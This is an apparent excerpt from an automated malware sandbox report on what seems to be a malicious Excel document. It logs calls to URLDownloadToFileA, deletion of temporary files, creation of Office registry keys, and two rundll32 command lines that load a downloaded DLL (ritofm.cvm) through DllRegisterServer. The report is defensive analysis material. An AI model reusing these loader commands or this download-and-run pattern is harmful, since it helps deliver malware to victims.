File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	76F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\944B6566.tmp	success or wait	1	35495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FD3FC315.tmp	success or wait	1	35495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2520F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	25211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	25213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	25213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6200 Parent PID: 6024

General

Start time:	21:14:18
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x1190000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6272 Parent PID: 6024

General

Start time:	21:14:19
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x1190000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis